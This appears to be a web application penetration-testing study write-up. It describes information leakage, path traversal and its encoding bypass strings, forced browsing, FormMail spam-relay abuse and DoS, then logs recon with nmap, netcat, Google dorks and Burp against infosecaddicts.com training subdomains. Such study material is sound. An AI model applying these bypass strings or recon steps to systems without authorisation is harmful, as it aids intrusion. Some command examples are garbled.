Information Leakage comes in picture when a web site or web application expose sensitive data, such as help notes, developer comments or error messages, which may aid an attacker in exploiting the system.

Sensitive information may be present within HTML comments, error messages, source code, or simply left in plain sight. There are many ways a website can be coaxed into revealing this type of information. While this disclosure does not necessarily represent a hole in security, it does give an attacker useful guidance for future exploitation. Leakage of sensitive information may carry various levels of risk and should be limited whenever possible.

In the first case of information leakage (comments left in the code, verbose error messages, etc.), the leak may give brainpower to the attacker with contextual information of directory structure, SQL query structure, and the names of key processes used by the web site. often a developer leaves comments in the HTML and script code to help facilitate in debugging or integration. This information can range from simple comments detailing how the script works, to, in the worst cases, usernames and passwords used during the testing phase of development. Information Leakage also applies to data deemed confidential, which aren't properly protected by the web site. These data may include account numbers, user identifiers (Drivers license number, Passport number, Social Security Numbers, etc.) and user specific data (account balances, address, and transaction history).

Insufficient Authorization, and secure transport encryption also deal with shielding and enforcing proper controls over access to data. Many attacks fall outside the scope of web site security such as client attacks, the "casual observer" concerns. Information Leakage in this context deals with exposure of key user data deemed confidential or secret that should not be exposed in plain view even to the user. Credit card numbers are a prime example of user data that needs to be further protected from exposure or leakage even with the proper encryption and access controls in place.

B) Directory listing

Automatic directory listing or indexing is a web server common function that lists all of the files within a requested directory if the normal base file index.htm, home.htm or default.htm is not available on root.


When a web server reveals a directory's contents, the listing could contain information not intended for public viewing. Often web administrators assume that if there are no hyperlinks to some documents, they will not be found, or no one will look for them. It is important to realize that unintended directory listings may be possible due to software vulnerabilities combined with specific web server request.

The details of the following files could be obtained based on directory indexing data:

- Backup files - with extensions such as .bak, .old or .orig
- Temporary files - those files that are normally purged from the server but for some reason are still available
- Hidden files
- Naming conventions - Admin vs. admin, backup vs. back-up, etc.
- Enumerate User Accounts - based on home directories named after their user Id
- Configuration file contents - have extensions such as .conf, .cfg or .config. May contain access control data
- Script Contents – View contents (if file security permissions are incorrect)

When a user requests the home page of a web site, they normally type in a URL such as: <http://www.google.com> - using the domain name and excluding a specific file. The web server processes this request and searches the document root directory for the default file name and sends this page to the client. If this page is not present, the web server will issue a directory listing and send the output to the client.

A general Example of Directory Listing:



Basically, this is equal to issuing an "ls" (UNIX) or "dir" (Windows) command within this directory and showing the results in HTML form. From an attack and countermeasure perspective, it is important to realize that unintended directory listings may be possible due to software vulnerabilities combined with a specific web request.

When a web server reveals a directory's contents, the listing could contain information not intended for public viewing. Often web administrators rely on "Security Through Obscurity" assuming that if there are no hyperlinks to these documents, they will not be found, or no one will look for them. By reviewing the /robots.txt file and/or viewing directory indexing contents, the vulnerability scanner can now interrogate the web server further with these new data. Although potentially harmless, Directory Indexing could allow an information leak that supplies an attacker with the information necessary to launch further attacks against the system.

C) The Path Traversal

The Path Traversal attack procedure forces access to files, directories, and commands that potentially reside outside the root directory on computer machine. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. **Any method that exposes an HTTP based interface is potentially vulnerable to Path Traversal.**

Most web sites & web applications restrict user access to a specific portion of the file system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executables necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-character sequences. **The most basic Path Traversal attack uses the "../" special character sequence to alter the resource location requested in the URL.**

This attack technique forces access to directories, files, and commands that potentially reside outside the web document root directory. Most web sites restrict user access to a specific portion of the file system, typically called the “web document root”. This directory contains the files intended for user access and the executables necessary to drive web application functionality.

Although most popular web servers will prevent this technique from escaping the web document root, but when variations such as:

- Valid and invalid Unicode coding e.g., (“.\’”), (“%2e%2e%2f”),
- Double URL encoding (“..%255c”) of the backslash character,
- NUL character (“%00”) in order to bypass rudimentary file extension checks etc.,

This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (“.”) to reveal the listing of the current working directory, or “%00” NUL characters in order to bypass rudimentary file extension checks.

D) Predictable Resource Location or Forced Browsing

Predictable Resource Location is also known as Forced Browsing, File Enumeration, Directory Enumeration, etc. Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality by making educated guesses, the attack is a brute force search looking for content that is not intended for public viewing. Temporary files, backup files, configuration files, and sample files are all examples of potentially leftover files.

These brute force searches are easy to use because hidden files will often have common naming convention and reside in standard locations. These files may reveal sensitive information about web application internals, database information, passwords, and machine names, file paths to other sensitive areas, or possibly contain vulnerabilities. Disclosure of this information is valuable to an attacker.

Example:

Any attacker can make arbitrary file or directory requests to any publicly available web server. The existence of a resource can be determined by analyzing the web server HTTP response codes. There are several of Predictable Resource Location attack variations:

Blind searches for common files and directories

/admin/

/backup/

/logs/

/vulnerable_file.cgi

Adding extensions to existing filename: (/test.asp)

/test.asp.bak

/test.bak

/test

Logical Attacks:

Abuse or exploitation of a web application's logic flow is recognized as Logical Attacks. Application logic is the expected procedural flow used in order to perform a certain action. Account registration, card validation, Password recovery, auction bidding, and online shopping are all examples of application logic.

A web site or web application requires a user to in the approved manner perform a specific multi-step process to complete a particular action. An attacker may be able to circumvent or misuse these features to harm a web site and its users.

A) Abuse of Functionality

It is an attack technique that uses a web site or web applications own features and functionality to utilize, cheat, or avoid access controls procedures. Some functionality of a application or website, possibly even security features, may be abused to cause unexpected behavior. When a piece of functionality is reachable to abuse, an attacker could potentially hack off other users or perhaps defraud the system entirely. The potential and level of abuse will vary from web site to web site and application to application. Abuse of Functionality techniques are often knotted with other categories of web application attacks, such as performing an encoding attack to introduce a query string that turns a web search function into a remote web proxy. Abuse of Functionality attacks are also commonly used as a **force multiplier**.

For example, an attacker can inject a Cross-site Scripting snippet into a web-chat session and then use the built-in broadcast function to propagate the malicious code throughout the site. In a large view, all effective attacks against computer-based systems entail Abuse of Functionality issues. Specifically, this definition describes an attack that has subverted a useful web application for a malicious purpose with little or no modification to the original function.

Example:

Examples of Abuse of Functionality include:

- Utilization of web site's search function to access restricted files beyond of a web directory,
- Subverting a file upload subsystem to replace critical internal configuration files,
- Execute a DoS by flooding a web-login system with good usernames and bad passwords to lock out legitimate users when the allowed login retry-limit is exceeded. Other real-world examples are described below.

FormMail:

The PERL-based web application "FormMail" was normally used to transmit user-supplied form data to a preprogrammed e-mail address. The script offered an easy to use solution for web site's to gather feedback. For this reason, the FormMail script was one of the most popular CGI programs on-line.

Unfortunately, this same high degree of utility and ease of use was abused by remote attackers to send e-mail to any remote recipient. In short, this web application was transformed into a spam-relay engine with a single browser web request.

An attacker merely has to craft an URL that supplied the desired e- mail parameters and perform an HTTP GET to the CGI, such as:

<http://example/cgi-bin/FormMail.pl?recipient=email@victim.example&message=you%20got%20spam>

An email would be dutifully generated, with the web server acting as the sender, allowing the attacker to be fully proxied by the web- application. Since no security mechanisms existed for this version of the script, the only viable defensive measure was to rewrite the script with a hard-coded e-mail address. Barring that, site operators were forced to remove or replace the web application entirely.

Macromedia's Cold Fusion:

Occasionally basic administrative tools are embedded within web applications that can be easily used for unintended purposes.

For example, Macromedia's Cold Fusion by default has a built-in module for viewing source code that is universally accessible. Abuse of this module can result in critical web application information leakage. Often these types of modules are not sample files or extraneous functions, but critical system components. This makes disabling these functions problematic since they are tied to existing web application systems.

B) Denial of Service (DoS)

A denial-of-service attack (also, DoS attack) is an attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system. Denial of Service is an attack with the intention of preventing a web site from serving normal user activity. DoS attacks are common in networking layers, but also possible at the application layer as well.

DoS rely primarily on brute force, flooding the target with an overwhelming flux of packets, over saturating its connection bandwidth or depleting target's system resources. Bandwidth-saturating floods rely on the attacker having higher bandwidth available than the victim; a common way of achieving this today is via Distributed Denial of Service, employing a botnet (Botnet is a jargon term for a collection of software robots, or bots, which run autonomously.). Other floods may use specific packet types or connection requests to saturate finite resources by, for example, occupying the maximum number of open connections or filling the victim's disk space with logs.

A DoS attack can be carry out in a number of ways. But these are the **most common type of DoS attack**:

- consumption of computational resources, such as bandwidth, disk space, or CPU time
- disruption of configuration information, such as routing information

- disruption of physical network components
- “banana attack”: It involves redirecting outgoing messages from the client back onto the client, preventing outside access, as well as flooding the client with the sent packets.
- A smurf Attack, named after its exploit program, is a denial-of-service attack which uses spoofed broadcast ping messages to flood a target system. Smurf attack is variant of a flooding DoS attack on the public Internet. It relies on mis-configured network devices that allow packets to be sent to all computer hosts on a particular network via the broadcast address of the network, rather than a specific machine.

Distributed DoS attacks

In a distributed attack, the attacking computer hosts are often zombie computers (A zombie computer (abbreviated zombie) is a computer attached to the Internet that has been compromised by a cracker, a computer virus, or a Trojan horse.) with broadband connections to the Internet that have been compromised by viruses or Trojan horse programs that allow the perpetrator to remotely control the machine and direct the attack, often through a botnet/dosnet. With enough such slave hosts, the services of even the largest and most well-connected websites can be denied.

Effects of DoS

Denial of Service attacks can also lead to other problems in the network 'branches' around the actual computer being attacked. For example, the bandwidth of a router between the Internet and a LAN may be consumed by DoS, meaning not only will the intended computer be compromised, but the entire network will also be disrupted.

If the DoS is conducted in a sufficiently large scale, entire geographical swathes of Internet connectivity can also be compromised by incorrectly configured or flimsy network infrastructure equipment without the attacker's knowledge or intent. For this reason, most, if not all ISPs ban the practice.

These malicious attacks can succeed by starving a system of critical resources, vulnerability exploit, or abuse of functionality. Many times DoS attacks will attempt to consume all of a web site's available system resources such as: CPU, memory, disk space etc. When any one of these critical resources reach full utilization, the web site will normally be inaccessible. As today's web application environments include a web server, database server and an authentication server, DoS at the application layer may target each of these independent components. Unlike DoS at the network layer, where a large number of connection attempts are required, DoS at the application layer is a much simpler task to perform.

C) Insufficient Anti-automation

Insufficient Anti-automation is occurs when a web site or web applications allows an invader to automate a process that should only be execute manually. Certain web site functionalities should be protected against automated attacks.

An example: An automated Script or robot program should not be able to sign up ten thousand new accounts in a few minutes. Similarly, automated robots should not be able to annoy other users with repeated message board postings. These operations should be limited only to human usage. for this signup problem Random picture numbers is one of very significant anti automation technique that we can see in very common applications like sign up process or any form feeding applications. You must be noticed when you sign up for the email on any portal they ask you to enter the picture numbers to avoid the automation.

Scripts, automated robots (programs), or even attackers could repeatedly exercise web site functionality attempting to exploit or defraud the system. An automated robot could potentially execute thousands of requests a minute, causing potential loss of performance or service.

D) Insufficient Process Validation

Insufficient Process Validation is comes in a picture when a website or web application allow an attacker to bypass or avoid the intended flow control of an application. If the user state process from end to end is not verified and enforced, the web site could be at risk to exploitation or fraud. When a user performs a certain web site function, the application may expect the user to navigate through a specific order sequence. If the user performs certain steps incorrectly or out of order, a data integrity error occurs and it may lead to vulnerability.

Examples of multi-step processes include credit card processing, bank wire transfer, password recovery, purchase checkout, account signup, etc. These processes are to be expected to follow certain steps to be performed to carry smooth secure operations. Multi-step processes should follow the proper sequence of order to function securely, web sites and web applications are vital to maintain & carry user state as the user traverses the process flow. Web sites will normally track a users state through the use of sessions, cookies or hidden HTML form fields. However, when tracking is gathered on the client side within the web browser, the integrity of the data must be verified. If not, an attacker may be able to circumvent the expected traffic flow by altering the current state.

Example:

An online ecommerce web application system may offer to the user a discount if product A is purchased. The user may not want to purchase product A, but product B. By filling the shopping cart with product A and product B, and entering the checkout process, the user obtains the discount. The user then backs out of the checkout process, and removes product A, or simply alters the values before submitting to the next step. The user then reenters the checkout process, keeping the discount already given in the previous checkout process with product A in the shopping cart, and obtains a fraudulent purchase price.

Web Application Testing Process

Information Gathering

1. Conduct Search Engine Discovery and Reconnaissance for Information Leakage

Google hacking

technique Evident:

With: testphp.vulnweb.com

I have try google hack with search field parameter as: “site:

aspdotnetapp.infosecaddicts.com” After this, I got basic crawling result

below:

Home - InfoSec Addicts | Cyber Security | Pentester

<https://infosecaddicts.com/> ▼

Get away from the BS of the InfoSec Addicts world. Run, don't walk! InfoSec Addicts is a place that is solely focused on deep technical InfoSec Addicts..

Missing: aspdotnetapp. | Must include: aspdotnetapp.

Images for site: aspdotnetapp.infosecaddicts.com



→ More images for site: aspdotnetapp.infosecaddicts.com

Report images

Pentester Candidate Program - InfoSec Addicts

<https://infosecaddicts.com/course/pentester-candidate-program/> ▼

This program is entirely self-contained in the InfoSec Addicts website. The "My Courses" of the site contains all of the tasks that you will be required to perform as ...

Missing: aspdotnetapp. | Must include: aspdotnetapp.

Courses Archive - InfoSec Addicts

<https://infosecaddicts.com/courses-overview/> ▼

You can sign up now by clicking on the link below: <https://infosecaddicts.com/product/> ... Gain access to all certification courses on this page for only 600/ month.

I used some query to discovering more interested information :

Joseph McCray, Author at InfoSec Addicts

<https://infosecaddicts.com/author/joemccray/> ▼

Mar 12, 2018 - This fundamental information becomes of valuable use for an attacker who wants to draw his conclusions about the fakeness of a **website**.

Missing: ~~aspdotnetapp~~. | Must include: ~~aspdotnetapp~~.

InfoSecAddicts (@InfoSecAddicts) | Twitter

<https://twitter.com/infosecaddicts?lang=en> ▼

Thank you to @InfoSecAddicts for demonstrating a few ways to use @Burp_Suite to search for XSS, and File Inclusion vulnerabilities.

Missing: ~~aspdotnetapp~~. | Must include: ~~aspdotnetapp~~.

References:

- <http://www.mrjoeyjohnson.com/Google.Hacking.Filters.pdf>

2. Fingerprint Web Server

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Black box test:

The simplest and most basic form of identify a web server is look at the server field in the HTTP response header with netcat

Example:

```
nc
infosecaddicts.c
om 80 GET /
HTTP/1.1
Host:
infosecaddicts.c
om enter
```

enter

Automate Testing tools: httpprint,


Burpsuite Online Testing:

<https://www.netcraft.com/>


Evident:

- with netcat, we have result as below:

Network

Site	https://aspdotnetapp.infosecaddicts.com	Netblock Owner	Cloudflare, Inc.
Domain	infosecaddicts.com	Nameserver	andy.ns.cloudflare.com
IP address	104.25.166.6 (VirusTotal)	DNS admin	dns@cloudflare.com
IPv6 address	2606:4700:20:0:0:0:6819:a706	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	whois.cloudflare.com
Organisation	unknown	Hosting company	unknown
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	Enabled
Hosting country	 US		

- Of course, we can use some extension of browser, such as:



- Online solutions:

☐ Hosting History

Netblock owner	IP address	OS	Web server	Last seen	Refresh
Cloudflare, Inc. 101 Townsend Street San Francisco CA US 94107	104.25.167.6	unknown	cloudflare	5-Aug-2019	

References:

- <http://www.terminally-incoherent.com/blog/2007/08/07/few-useful-netcat-tricks/>
- https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
- <http://netcat.sourceforge.net>.
- <https://www.darknet.org.uk/2007/09/httpprint-v301-web-server-fingerprinting-tool-download/>
- <http://www.net-square.com/httpprint.html>

3. Review Webserver Metafiles for Information Leakage

How to test:

a. Robots.txt

Web spiders/robots/crawlers retrieve (access) a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory

Example:

abc.com/robots.txt Tool:

- ☐ Using wget:
 - Example: `wget https://infosecaddicts.com/robots.txt`

References:

- ☐ <http://www.robotstxt.org/>

Evident:

https://infosecaddicts.com/robots.txt




```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

b. META Tag

Tags are located within the HEAD section of each HTML Document and should be consistent across a web site in the likely event that the robot/spider/crawler start point does not begin from a document link other than webroot

Web spiders/robots/crawlers can intentionally ignore the “<META NAME=’ROBOTS’>” tag as the robots.txt file

Tool: BurpSuite



4. Enumerate Applications on Webserver

Base URLs:

- http://www.example.com/webmail
- http://mail.example.com/

Base ports:

Most basic and the simplest way is using port scanner such as nmap with this options. For example below:


```
nmap -sT -sV -p 0-65535 192.168.1.1
```

Base Domain name:

- There are a number of techniques which may be used to identify DNS names to given IP, Which one is nslookup.

cmd

nslookup

p all

set type=all

example.co

m

- Web-based DNS search:
 - <http://searchdns.netcraft.com/?host>
- Reverse IP:
 - Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/> (require free membership)
 - MSN search: <http://search.msn.com> syntax: "ip:x.x.x.x" (without the quotes)
 - webhosting info: <http://whois.webhosting.info/>
 - DNSstuff: <http://www.dnsstuff.com/>

Google hack

Evident:

- Example with nmap:

```

root@kali:~# nmap -sV 104.25.167.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-04 23:43 EDT
Nmap scan report for 104.25.167.6
Host is up (0.093s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         cloudflare
443/tcp   open  ssl/https    cloudflare
8080/tcp  open  http-proxy   cloudflare
3 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi
?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.70%I=7%D=8/4%Time=5D47A625%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,15F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nDate:\x20Mon,\x2005\x2
SF:0Aug\x202019\x2003:45:39\x20GMT\r\nContent-Type:\x20text/html\r\nConten
SF:t-Length:\x20171\r\nConnection:\x20close\r\nServer:\x20cloudflare\r\nCF
SF:-RAY:\x205015c78f8dda82a7-ATL\r\n\r\n<html>\r\n<head><title>400\x20Bad\
SF:\x20Request</title></head>\r\n<body\x20bgcolor=\x20"white"\x20>\r\n<center><h1
SF:>400\x20Bad\x20Request</h1></center>\r\n<hr><center>cloudflare</center>

```

- Example with nslookup:

```

root@kali:~# nslookup
> infosecaddicts.com
Server:          75.75.75.75
Address:         75.75.75.75#53

Non-authoritative answer:
Name:   infosecaddicts.com
Address: 104.25.166.6
Name:   infosecaddicts.com
Address: 104.25.167.6
Name:   infosecaddicts.com
Address: 2606:4700:20::6819:a706
Name:   infosecaddicts.com
Address: 2606:4700:20::6819:a606
>
> set type = all
*** Invalid option: type
>

```

Tools:

- nslookup, dig
- Port scanner: nmap <http://www.insecure.org>
- Nessus Vulnerability Scanner. <http://www.nessus.org>
- Search engine: shodan.io, google.

Note for shodan.io: //null

5. Review Webpage Comments and Metadata for Information Leakage

It is very common, and even recommended, for programmers to include detailed comments and metadata on their source code. However, comments and metadata included into the HTML code might reveal internal information that should not be available to potential attackers. Comments and metadata review should be done in order to determine if any information is being leaked.

Tools:

- Wget
- Any browser



```
view-source:http://192.168.222.136/mutillidae/index.php

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
rather than HTML comments, but we all know those
security instructors are just making all this up. --> <!-- End Content -->
</blockquote>
</td>
</tr>
```

6. Identify Application Entry Points

In request:

- Identify where GETs are used and where POST are use
- Identify ALL parameters used in POST request (including hidden parameter and unhidden parameter)
- Identify ALL parameters used in GET request (usually after ? mark)
- Identify all parameters of query string
- Pay attention for parameters even if encoded or encrypted and identify which ones account who are process by application.

In response:



- Identify and note any headers
- Identify where there are any redirects (300 HTTP status code), 400 status code, 403 particular forbidden and 500 internal server errors during normal response.

Tools:


- Intercept proxy: Burpsuite, paros, webscarab,...
- Browser plugins: Tamper data on firefox,...

Some note:

- To discovering hidden parameters, I can use Burp Suite with following options:



- With status code, using Burpsuite to find'em out



- Capture request parameters and response header with Burp Suite

The screenshot displays the Burp Proxy HTTP History and Request/Response view. The top window shows a list of HTTP requests and responses with columns for #, Host, Method, URL, Status, Length, MIME type, and Extension. The bottom window shows a detailed view of a POST request to /checkout.php, including cookies and HTML body content.

#	Host	Method	URL	Status	Length	MIME type	Extension
1	https://phpapp.infocaddic...	POST	/checkout.php				
15	https://www.google-analytic...	GET	/r/collect?v=1&_v=j776a=792673...	304	711	script	js
2	https://phpapp.infocaddic...	GET	/cdn-cgi/apps/head/ckgy0PmWjg...	304	520	script	js
4	https://phpapp.infocaddic...	GET	/cdn-cgi/scripts/5c5dd728/cloud...	304	514	script	js
5	https://ajax.cloudflare.com	GET	/cdn-cgi/scripts/95c75768/cloud...	304	699	script	js
6	https://phpapp.infocaddic...	GET	/cdn-cgi/apps/body/nWfBVgKu...	304	184	script	js
14	https://www.google-analytic...	GET	/analytics.js				

The bottom window shows a POST request to /checkout.php. The request body contains HTML content, including a script tag for a credit card form and a meta tag for the page description.

7. Map execution paths through application

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly


Test objectives

